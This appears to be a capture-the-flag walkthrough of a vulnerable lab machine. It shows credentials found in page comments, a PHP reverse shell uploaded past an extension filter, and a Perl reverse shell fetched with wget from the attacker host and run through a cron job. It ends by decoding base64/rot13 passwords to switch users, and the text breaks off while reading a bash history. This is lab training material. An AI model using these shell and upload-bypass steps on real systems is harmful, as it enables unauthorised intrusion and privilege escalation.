
There it is, disallowing 3 directories, let's check them







Nothing there, some suspicious thing is that we've tryed 3 directories with drink names (cola, sisi and beer), and if we take a look at the banner on the homepage, it says "Keep Calm and Drink Fristi" (Fristi it's unknown in my country, but doing some research it happends to be an european yoghurt), so why don't we try `/fristi`



And that's it, we've got a login page

If we check the source code of that page, we will find a comment signed by `eezeepz`, what could be a username.


```
4 <!--
5 TODO:
6 We need to clean this up for production. I left some junk in here to make testing easier.
7
8 - by eezeepz
9 -->
```

And that the "Nelson" image is served up as a base64 data string.

We will also find this commented base64 encoding



```
<!--
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAX0QLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGf0SIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAX0QLAixwB4EW0APAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
```


Let's see if this base64 code it's also an image, to do so, we could simply swap the "Nelson" image base64 code with the one we found commented out, and we've got this




Being that `eezeepz` has written the comments, let's try to login using `eezeepz` as username, and `keKkeKKeKKeKkEkkEk` as password.


And we're in!




Now we've got and upload page, and knowing that the server runs PHP, let's try uploading a php reverse shell. Firts, let's start a `netcat` listener




Using `revshell.com` we can craft a php reverse shell




Now save that content in a `rev.php` file, and try to upload it.




The file couldn't be uploaded because it's blocked by and extension filter, there are several methods to bypass the extension filters, let's start with the simplest one, rename the file to `rev.php.jpg` and try again.




That has worked! Now let's see if we can execute the php reverse shell and get a connection on our netcat listener. As it says that the file has been saved in the /uploads directory, let's try `http://10.0.2.8/fristi/uploads/rev.php.jpg`



We've got a shell!
First let's dig around a little bit.
In `/home` we found 3 directories



The only one we have permission to read is `eezeepz`



```
bash-4.1$ ls -la /home/eezeepz
ls -la /home/eezeepz
total 2608
drwx——r-x. 5 eezeepz eezeepz  12288 Nov 18  2015 .
drwxr-xr-x. 5 root    root     4096 Nov 19  2015 ..
drwxrwxr-x. 2 eezeepz eezeepz   4096 Nov 17  2015 .Old
-rw-r--r--. 1 eezeepz eezeepz     18 Sep 22  2015 .bash_logout
-rw-r--r--. 1 eezeepz eezeepz    176 Sep 22  2015 .bash_profile
-rw-r--r--. 1 eezeepz eezeepz    124 Sep 22  2015 .bashrc
drwxrwxr-x. 2 eezeepz eezeepz   4096 Nov 17  2015 .gnome
drwxrwxr-x. 2 eezeepz eezeepz   4096 Nov 17  2015 .settings
-rwxr-xr-x. 1 eezeepz eezeepz  24376 Nov 17  2015 MAKEDEV
-rwxr-xr-x. 1 eezeepz eezeepz  33559 Nov 17  2015 cbq
-rwxr-xr-x. 1 eezeepz eezeepz   6976 Nov 17  2015 cciss_id
-rwxr-xr-x. 1 eezeepz eezeepz  56720 Nov 17  2015 cfdisk
-rwxr-xr-x. 1 eezeepz eezeepz  25072 Nov 17  2015 chcpu
-rwxr-xr-x. 1 eezeepz eezeepz  52936 Nov 17  2015 chgrp
-rwxr-xr-x. 1 eezeepz eezeepz  31800 Nov 17  2015 chkconfig
-rwxr-xr-x. 1 eezeepz eezeepz  48712 Nov 17  2015 chmod
-rwxr-xr-x. 1 eezeepz eezeepz  53640 Nov 17  2015 chown
-rwxr-xr-x. 1 eezeepz eezeepz  44528 Nov 17  2015 clock
-rwxr-xr-x. 1 eezeepz eezeepz   4808 Nov 17  2015 consoletype
-rwxr-xr-x. 1 eezeepz eezeepz 129992 Nov 17  2015 cpio
-rwxr-xr-x. 1 eezeepz eezeepz  38608 Nov 17  2015 cryptsetup
-rwxr-xr-x. 1 eezeepz eezeepz   5344 Nov 17  2015 ctrlaltdel
-rwxr-xr-x. 1 eezeepz eezeepz  41704 Nov 17  2015 cut
-rwxr-xr-x. 1 eezeepz eezeepz  14832 Nov 17  2015 halt
-rwxr-xr-x. 1 eezeepz eezeepz  13712 Nov 17  2015 hostname
-rwxr-xr-x. 1 eezeepz eezeepz  44528 Nov 17  2015 hwclock
-rwxr-xr-x. 1 eezeepz eezeepz   7920 Nov 17  2015 kbd_mode
-rwxr-xr-x. 1 eezeepz eezeepz  11576 Nov 17  2015 kill
-rwxr-xr-x. 1 eezeepz eezeepz  16472 Nov 17  2015 killall5
-rwxr-xr-x. 1 eezeepz eezeepz  32928 Nov 17  2015 kpartx
-rwxr-xr-x. 1 eezeepz eezeepz  11464 Nov 17  2015 nameif
-rwxr-xr-x. 1 eezeepz eezeepz 171784 Nov 17  2015 nano
-rwxr-xr-x. 1 eezeepz eezeepz   5512 Nov 17  2015 netreport
-rwxr-xr-x. 1 eezeepz eezeepz 123360 Nov 17  2015 netstat
-rwxr-xr-x. 1 eezeepz eezeepz  13892 Nov 17  2015 new-kernel-pkg
-rwxr-xr-x. 1 eezeepz eezeepz  25208 Nov 17  2015 nice
-rwxr-xr-x. 1 eezeepz eezeepz  13712 Nov 17  2015 nisdomainname
-rwxr-xr-x. 1 eezeepz eezeepz   4736 Nov 17  2015 nologin
-r--r--r--. 1 eezeepz eezeepz    514 Nov 18  2015 notes.txt
-rwxr-xr-x. 1 eezeepz eezeepz 390616 Nov 17  2015 tar
-rwxr-xr-x. 1 eezeepz eezeepz  11352 Nov 17  2015 taskset
-rwxr-xr-x. 1 eezeepz eezeepz 249000 Nov 17  2015 tc
-rwxr-xr-x. 1 eezeepz eezeepz  51536 Nov 17  2015 telinit
-rwxr-xr-x. 1 eezeepz eezeepz  47928 Nov 17  2015 touch
-rwxr-xr-x. 1 eezeepz eezeepz  11440 Nov 17  2015 tracepath
-rwxr-xr-x. 1 eezeepz eezeepz  12304 Nov 17  2015 tracepath6
-rwxr-xr-x. 1 eezeepz eezeepz  21112 Nov 17  2015 true
-rwxr-xr-x. 1 eezeepz eezeepz  35608 Nov 17  2015 tune2fs
-rwxr-xr-x. 1 eezeepz eezeepz  15410 Nov 17  2015 weak-modules
-rwxr-xr-x. 1 eezeepz eezeepz  12216 Nov 17  2015 wipefs
-rwxr-xr-x. 1 eezeepz eezeepz 504400 Nov 17  2015 xfs_repair
-rwxr-xr-x. 1 eezeepz eezeepz  13712 Nov 17  2015 ypdomainname
-rwxr-xr-x. 1 eezeepz eezeepz     62 Nov 17  2015 zcat
-rwxr-xr-x. 1 eezeepz eezeepz  47520 Nov 17  2015 zic
```

`notes.txt` sounds intersting, let's read it

```
bash-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
```

Nice, basically it says that there's a script that will execute any command as admin in the `/tmp` directory if we put it in a file named `runthis`. Let's take advantage of this to elevate privileges.

Now, to escalate privileges, we can upload a perl reverse shell to our victim (using `wget`), put it in `/tmp` and execute it as admin using Jerry's script.

Let's create the reverse shell with `revshells.com`

Save it to a file called `shell.pl` and serve ir with a simple python http server

```
┌──(root㉿kali)-[~]
└─# python -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

Now, on the victim's shell, let's download `shell.pl` with `wget`

```
bash-4.1$ cd /tmp
cd /tmp
bash-4.1$ wget http://10.0.2.6:8001/shell.pl
wget http://10.0.2.6:8001/shell.pl
--2024-03-30 19:44:15--  http://10.0.2.6:8001/shell.pl
Connecting to 10.0.2.6:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 219 [text/x-perl]
Saving to: `shell.pl'

     0K                                                       100% 1.75M=0s

2024-03-30 19:44:15 (1.75 MB/s) - `shell.pl' saved [219/219]
```

Let's run a `netcat` listener once again

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
```

And ad the line to `runthis` on the victim's machine so our `shell.pl` gets executed as admin

```
bash-4.1$ echo /usr/bin/perl /tmp/shell.pl > runthis
echo /usr/bin/perl /tmp/shell.pl > runthis
bash-4.1$ cat runthis
cat runthis
/usr/bin/perl /tmp/shell.pl
bash-4.1$
```

Now let's wait, the script should run every minute as it says in `notes.txt`

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.8] 42688
 20:14:01 up  1:57,  0 users,  load average: 0.68, 0.23, 0.07
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
uid=501(admin) gid=501(admin) groups=501(admin)
/
apache: cannot set terminal process group (-1): Invalid argument
apache: no job control in this shell
[admin@localhost /]$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
[admin@localhost /]$
```

Now we are in as `admin` but we need to be `root`. So let's dig a little to see if we can escalate.

```
[admin@localhost ~]$ ls -la
ls -la
total 652
drwx------. 2 admin     admin       4096 Nov 19  2015 .
drwxr-xr-x. 5 root      root        4096 Nov 19  2015 ..
-rw-r--r--. 1 admin     admin         18 Sep 22  2015 .bash_logout
-rw-r--r--. 1 admin     admin        176 Sep 22  2015 .bash_profile
-rw-r--r--. 1 admin     admin        124 Sep 22  2015 .bashrc
-rwxr-xr-x  1 admin     admin      45224 Nov 18  2015 cat
-rwxr-xr-x  1 admin     admin      48712 Nov 18  2015 chmod
-rw-r--r--  1 admin     admin        737 Nov 18  2015 cronjob.py
-rw-r--r--  1 admin     admin         21 Nov 18  2015 cryptedpass.txt
-rw-r--r--  1 admin     admin        258 Nov 18  2015 cryptpass.py
-rwxr-xr-x  1 admin     admin      90544 Nov 18  2015 df
-rwxr-xr-x  1 admin     admin      24136 Nov 18  2015 echo
-rwxr-xr-x  1 admin     admin     163600 Nov 18  2015 egrep
-rwxr-xr-x  1 admin     admin     163600 Nov 18  2015 grep
-rwxr-xr-x  1 admin     admin      85304 Nov 18  2015 ps
-rw-r--r--  1 fristigod fristigod     25 Nov 19  2015 whoisyourgodnow.txt
[admin@localhost ~]$
```

Let's take a look at this 3 interesting files `cryptedpass.txt`, `whoisyourgodnow.txt`, and `cryptpass.py`

```
[admin@localhost ~]$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
[admin@localhost ~]$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
[admin@localhost ~]$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
[admin@localhost ~]$
```

It appears that the python file is an encryption algorithm and the two other files appear to contain coded strings in them.

Let's write a python script to decrypt the strings. To do this we have to reverse the code found in the python file. The original function performed a base64 encoding first and then applied the ROT13 encryption. Therefore, it is evident that we should reverse the process by decrypting first and then decoding the base64.

```
import base64, codecs, sys

def encodeString(str):
    decode = codecs.decode(str[::-1], 'rot13')
    return base64.b64decode(decode)
```

```
result = encodeString(sys.argv[1])
print(result.decode())
```

Now let's run our script with the coded strings we've got earlier

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 dc.py mVGZ3O3omkJLmy2pcuTq
thisisalsopw123

┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 dc.py =RFn0AKnlMHMPIzpyuTI0ITG
LetThereBeFristi!
```

We've got two passwords, `thisisalsopw123` and `LetThereBeFristi!`. Remember we saw a user called `fristigod`, let's try the last password there.

```
[admin@localhost ~]$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$
```

Now we are logged in as `fristigod`, let's check this user's home directory

```
bash-4.1$ cd
cd
bash-4.1$ ls -la
ls -la
total 16
drwxr-x---  3 fristigod fristigod 4096 Nov 25  2015 .
drwxr-xr-x. 19 root      root     4096 Nov 19  2015 ..
-rw-------  1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .secret_admin_stuff
bash-4.1$
```

We found this user's bash history and a hidden directory named `.secret_admin_stuff
First let's check the command history.

```
bash-4.1$ cat .bash_history
cat .bash_history
ls
pwd
ls -lah
cd .secret_admin_stuff/
